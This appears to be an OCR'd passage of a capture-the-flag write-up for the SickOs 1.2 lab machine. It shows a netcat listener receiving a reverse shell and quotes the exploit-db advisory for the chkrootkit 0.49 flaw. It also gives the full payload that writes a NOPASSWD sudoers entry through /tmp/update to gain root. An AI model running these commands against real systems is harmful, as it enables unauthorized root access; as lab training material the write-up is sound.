
lighttpd/1.4.28



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
192.168.1.68: inverse host lookup failed: Unknown host
connect to [192.168.1.66] from (UNKNOWN) [192.168.1.68] 59478
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i6
86 i686 i386 GNU/Linux
 07:12:20 up 1 min,  0 users,  load average: 0.03, 0.01, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
$ 
```


Privilege Escalation

In the /etc/crontab I found that there is /etc/cron.daily directory having cron jobs scheduled. There I found that chkrootkit version 0.49 was running.



```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /etc/cron.daily
$ ls -la
total 72
drwxr-xr-x  2 root root  4096 Apr 12  2016 .
drwxr-xr-x 84 root root  4096 Nov 11  2021 ..
-rw-r--r--  1 root root   102 Jun 19  2012 .placeholder
-rwxr-xr-x  1 root root 15399 Nov 15  2013 apt
-rwxr-xr-x  1 root root   314 Apr 18  2013 aptitude
-rwxr-xr-x  1 root root   502 Mar 31  2012 bsdmainutils
-rwxr-xr-x  1 root root  2032 Jun  4  2014 chkrootkit
-rwxr-xr-x  1 root root   256 Oct 14  2013 dpkg
-rwxr-xr-x  1 root root   338 Dec 20  2011 lighttpd
-rwxr-xr-x  1 root root   372 Oct  4  2011 logrotate
-rwxr-xr-x  1 root root  1365 Dec 28  2012 man-db
-rwxr-xr-x  1 root root   606 Aug 17  2011 mlocate
-rwxr-xr-x  1 root root   249 Sep 12  2012 passwd
-rwxr-xr-x  1 root root  2417 Jul  1  2011 popularity-contest
-rwxr-xr-x  1 root root  2947 Jun 19  2012 standard
$ chkrootkit -V
chkrootkit version 0.49
$ 
```

After searching about it on the internet, I found a exploit for chkrootkit 0.49 on https://www.exploit-db.com



Chkrootkit 0.49 - Local Privilege Escalation - Linux local Exploit - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Index of /test/
Chkrootkit 0.49 - Local P
https://www.exploit-db.com/exploits/
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU

```
The line 'file_port=$file_port $i' will execute all files specified in
$SLAPPER_FILES as the user chkrootkit is running (usually root), if
$file_port is empty, because of missing quotation marks around the
variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.
```

According to this payload I created a file named update with malicious payload in the /tmp directory by executing the below command in the shell.


```
echo ‘chmod 777 /etc/sudoers && echo “www-data ALL=NOPASSWD: ALL” >> /etc/sudoers
&& chmod 440 /etc/sudoers’ > /tmp/update
```

This command changed sudoers file permissions because chkrootkit ran as root. Then user **“www-data”** was added to the sudoers list and then the permissions of sudoers file were again changed to default because of the security policy.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
192.168.1.22: inverse host lookup failed: Unknown host
connect to [192.168.1.66] from (UNKNOWN) [192.168.1.22] 57235
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i68
6 i686 i386 GNU/Linux
 04:41:25 up 30 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers &&
chmod 440 /etc/sudoers' > /tmp/update
```

Then I just needed to wait for the cron job to start. But because I had execution permissions for chkrootkit, I was able to run the cron job before scheduled time and hence I got root shell. Then in the /root directory, there was the root flag.



```
$ sudo su
whoami
root
cd /root
ls -la
total 76
drwx------  4 root root  4096 Apr 26  2016 .
drwxr-xr-x 22 root root  4096 Mar 30  2016 ..
-rw-r--r--  1 root root 39421 Apr  9  2015 304d840d52840689e0ab0af56d6d3a18-chkrootkit-
0.49.tar.gz
-r--------  1 root root   491 Apr 26  2016 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
-rw-------  1 root root  3066 Apr 26  2016 .bash_history
-rw-r--r--  1 root root  3106 Apr 19  2012 .bashrc
drwx------  2 root root  4096 Apr 12  2016 .cache
drwxr-xr-x  2 john john  4096 Apr 12  2016 chkrootkit-0.49
-rw-r--r--  1 root root   541 Apr 25  2016 newRule
-rw-r--r--  1 root root   140 Apr 19  2012 .profile
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challen
ge is more focused on elimination of tool in real scenarios where tools can be blocked
during an assesment and thereby fooling tester(s), gathering more information about the
 target using different methods, though while developing many of the tools were limited
/completely blocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.
```